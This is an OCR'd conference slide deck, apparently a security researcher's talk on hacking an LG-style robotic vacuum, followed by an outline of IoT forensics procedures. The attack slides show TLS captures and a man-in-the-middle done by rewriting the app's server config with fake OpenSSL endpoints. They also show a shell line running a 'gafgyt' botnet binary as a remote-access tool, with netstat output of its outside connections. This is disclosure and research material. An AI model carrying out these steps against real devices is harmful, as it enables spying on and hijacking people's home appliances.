
Mobile User

Control using App on smart phone




# IoT Hacking – Robotic Vacuum

## Application



```
←  [redacted]                                              ⋮

#1  <---  11-04 00:02:14

16 03 01 00 ce 01 00 00  ca 03 03 ff b5 52 e5 92   ...... ......R..
53 c5 24 58 2b 4a 05 5a  9e b1 ef 0d 64 a5 67 f9   S.$X+J.Z ....d.g.
e1 2e a0 e4 60 76 b4 29  59 9e 27 20 d8 e1 87 d2   ....`v.) Y.' ....
f1 4e cc 28 a6 63 87 95  92 a5 c7 cf f8 fe e1 3c   .N.(.c.. .......<
07 b9 5a 97 7f e9 52 09  e7 29 37 26 00 22 c0 2b   ..Z..R. .)7&.".+
c0 2f 00 9e cc 14 cc 13  cc 15 c0 0a c0 14 00 39   ./...... .....9
c0 09 c0 13 00 33 00 9c  00 35 00 2f 00 0a 00 ff   .....3.. .5./....
01 00 00 5f 00 00 00 14  00 12 00 00 0f 6b 69 63   [redacted]
2e 6c 67 74 68 69 6e 71  2e 63 6f 6d 00 17 00 00
00 23 00 00 00 0d 00 16  00 14 06 01 06 03 05 01   .#...... .......
05 03 04 01 04 03 03 01  03 03 02 01 02 03 00 05   ........ ........
00 05 01 00 00 00 00 33  74 00 00 00 12 00 00 75   .......3 t......u
50 00 00 00 0b 00 02 01  00 00 0a 00 06 00 04 00   P....... ........
17 00 18                                           .

#2  --->  11-04 00:02:14

16 03 01 00 51 02 00 00  4d 03 01 58 1b 51 74 c2   ...Q.... M..X.Qt.
a5 ba 02 a4 34 e7 e1 43  d1 4f c7 92 b5 4e 47 1f   ....4..C .O....NG
50 93 78 01 d1 93 93 16  9b 5c 4d 20 82 56 91 42   P.x..... .\M .V.B
48 19 ab 3a 11 1d 52 fd  8f f5 0d af 6b ab e6 b0   H..:..R. ....k...
1a 28 15 65 37 b2 cd 0b  c1 be 11 8a 00 39 00 00   .(.e7... .....9..
05 ff 01 00 01 00 16 03  01 0b 0e 0b 00 0b 0a 00   ........ ........
0b 07 00 06 4b 30 82 06  47 30 82 05 2f a0 03 02   ....K0.. G0../...
01 02 02 10 6d b2 e2 ef  2a 31 0d 5b 5c 85 fb 1d   ....m... *1.[\...
b3 c8 d9 57 30 0d 06 09  2a 86 48 86 f7 0d 01 01   ...W0... *.H.....
0b 05 00 30 41 31 0b 30  09 06 03 55 04 06 13 02   ...0A1.0 ...U....
55 53 31 15 30 13 06 03  55 04 0a 13 0c 74 68 61   US1.0... U....tha
77 74 65 2c 20 49 6e 63  2e 31 1b 30 19 06 03 55   wte, Inc .1.0...U
04 03 13 12 74 68 61 77  74 65 20 53 53 4c 20 43   ....thaw te SSL C
41 20 2d 20 47 32 30 1e  17 0d 31 36 30 38 33 30   A - G20. ..160830
30 30 30 30 30 30 5a 17  0d 31 37 31 31 32 30 32   000000Z. .1711202
33 35 39 35 39 5a 30 7c  31 0b 30 09 06 03 55 04   35959Z0| 1.0...U.
06 13 02 4b 52 31 0e 30  0c 06 03 55 04 08 0c 05   ...KR1.0 ...U....
53 65 6f 75 6c 31 18 30  16 06 03 55 04 07 0c 0f   Seoul1.0 ...U....
59 65 6f 6e 67 64 65 75  6e 67 70 6f 2d 67 75 31   Yeongdeu ngpo-gu1
1b 30 19 06 03 55 04 0a  0c 12 4c 47 20 45 6c 65   [redacted]
63 74 72 6f 6e 69 63 73  20 49 6e 63 31 0e 30 0c
06 03 55 04 0b 0c 05 49  54 20 30 31 31 16 30 14
06 03 55 04 03 0c 0d 2a  2e 6c 67 74 68 69 6e 71
2e 63 6f 6d 30 82 01 22  30 0d 06 09 2a 86 48 86
```


## Device



```
No.  Destination   Protocol  Length  Info
     [redacted]    TLSv1        160  Client Hello
     [redacted]    TLSv1       1514  Server Hello
     [redacted]    TLSv1       1514  Certificate
     [redacted]    TLSv1         69  Server Hello Done
     [redacted]    TLSv1        392  Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
     [redacted]    TLSv1        300  New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
     [redacted]    TLSv1        300  Application Data, Application Data
     [redacted]    TLSv1       1514  Application Data
     [redacted]    TLSv1       1514  Application Data
     [redacted]    TLSv1       1166  Application Data
     [redacted]    TLSv1       1514  Application Data
     [redacted]    TLSv1        484  Application Data
     [redacted]    TLSv1        300  Application Data, Application Data
     [redacted]    TLSv1       1514  Application Data
     [redacted]    TLSv1       1340  Application Data
     [redacted]    TLSv1       1514  Application Data
     [redacted]    TLSv1       1340  Application Data
     [redacted]    TLSv1       1514  Application Data
     [redacted]    TLSv1        484  Application Data
     [redacted]    TLSv1        300  Application Data, Application Data
     [redacted]    TLSv1       1514  Application Data
     [redacted]    TLSv1       1340  Application Data

> Frame 66: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits)
> Ethernet II, Src: JuniperN_93:df:00 (2c:21:72:93:df:00), Dst: LgInnote_07:a2:46 (30:a9:de:07:a2:46)
> Internet Protocol Version 4, Src: [redacted], Dst: 192.168.32.71
> Transmission Control Protocol, Src Port: 47800 (47800), Dst Port: 37315 (37315), Seq: 1449, Ack: 95, Len: 1448
> [2 Reassembled TCP Segments (2837 bytes): #65(1395), #66(1442)]
v Secure Sockets Layer
  v TLSv1 Record Layer: Handshake Protocol: Certificate
      Content Type: Handshake (22)
      Version: TLS 1.0 (0x0301)
      Length: 2832
    v Handshake Protocol: Certificate
        Handshake Type: Certificate (11)
        Length: 2828
        Certificates Length: 2825
      > Certificates (2825 bytes)
```

# IoT Hacking – Robotic Vacuum

## Man In The Middle Attack



```
<parameter name="SERVER_URL" value=[redacted]
<parameter name="SERVER_PORT" value="47878" />
<parameter name="MediaRelayAddress" value=[redacted]
<parameter name="MediaRelayPortnum" value="47800" />
```


- Modify XML Config File

Kic.******.com:47878
Media.*****.com:47800

OpenSSL Fake Server / Fake Client


# IoT Hacking – Robotic Vacuum

## Man In The Middle Attack



```
Value":"LEFT"}}
|{"Header"[redacted]"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718105133","ReturnCode":"0000"}}
{"Header":[redacted]534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718105267","Cmd":"Control","CmdOpt":"Set","
Value":"RE[redacted]
|{"Header"[redacted]"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718105267","ReturnCode":"0000"}}
{"Header":[redacted]34cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718105271","Cmd":"Control","CmdOpt":"Set","
Value":"RE[redacted]
|{"Header"[redacted]"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718105271","ReturnCode":"0000"}}
{"Header":[redacted]34cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718105545","Cmd":"Control","CmdOpt":"Set","
Value":"RE[redacted]
|{"Header"[redacted]"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718105545","ReturnCode":"0000"}}
{"Header":[redacted]534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718105976","Cmd":"Control","CmdOpt":"Set","
Value":"RI[redacted]
|{"Header"[redacted]"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718105976","ReturnCode":"0000"}}
{"Header":[redacted]34cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718106112","Cmd":"Control","CmdOpt":"Set","
Value":"RE[redacted]
|{"Header"[redacted]"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718106112","ReturnCode":"0000"}}
{"Header":[redacted]34cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718106113","Cmd":"Control","CmdOpt":"Set","
Value":"RE[redacted]
|{"Header"[redacted]"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718106113","ReturnCode":"0000"}}
{"Header":[redacted]534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718106545","Cmd":"Control","CmdOpt":"Set","
Value":"RE[redacted]
|{"Header"[redacted]"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718106545","ReturnCode":"0000"}}
-{"Header"[redacted]"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718078256","ReturnCode":"0000","Format":"B
64","Data"[redacted]rIn0="}}
{"Header":[redacted]534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718107603","Cmd":"Control","CmdOpt":"Set","
Value":"FO[redacted]
|{"Header"[redacted]"534cd4e7-972f-11e6-ac57-30a9de07a246"},"Body":{"CmdWId":"1479718107603","ReturnCode":"0000"}}
```


Decrypt encrypted packet using Fake Server/Client




Remote control and motion capture

# IoT Hacking – Robotic Vacuum

## Install RAT and remote control using C&C






```
sh-2.05b# /tmp/gafgyt
sh-2.05b# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:4002            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:4005            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:9000            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:4444            0.0.0.0:*               LISTEN
tcp        0      0 192.168.32.237:4444     192.168.32.212:21597    ESTABLISHED
tcp        0      0 192.168.32.237:4444     192.168.32.61:58834     ESTABLISHED
tcp        0      0 192.168.32.237:4444     192.168.32.8:57818      ESTABLISHED
tcp        0      0 192.168.32.237:37134    52.39.163.139:166       ESTABLISHED
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node Path
unix  2      [ ACC ]     STREAM     LISTENING     548    /tmp/alsa-dmix-539-1479679667-401454
unix  2      [ ]         DGRAM                    39     @/org/kernel/udev/udevd
```


# IoT Hacking – Robotic Vacuum

## Remote control and privacy spill



layer7.kr:47901

[redacted] Streaming



# IoT Forensic

# Introduce.

Name : Soohyun - JIN

Age : 25

I'm not only a researcher in hacking and security academy called 'Best of the Best(a.k.a BoB)', but also leader of digital forensic researching group in South Korea.

These days, I researching exploit technique and forensic technique for home electric appliances.

I also served at the Air Force CERT, and now I am a student at a university.

# IoT Devices Forensic Research

ⅰ. Need for IoT forensics

ⅱ. File system analysis

ⅲ. IoT forensic procedures / schemes

ⅳ. Scenario-based IoT forensics

# About IoT Forensic

서비스 이용 중 발생한 오류로
불편을 겪고 계신다면
신고해주세요
각 메뉴별 담당자가 빠르게 해결해 드립니다


- In case of a security incident
  - Causal relationship to IoT Device
  - Necessity of Forensic Investigation
- IoT Forensics
  - Procedures and methods for identifying and certifying specific actions for IoT Device
  - An incident response perspective
- IoT device
  - Perform digital forensics considering IoT device characteristics

# About IoT Forensic

## IoT Forensics & Computer Forensics

IoT Devices

H/W (Main Board… )



Not HDD → Flash Memory

# About IoT Forensic

## Used OS of IoT Rank


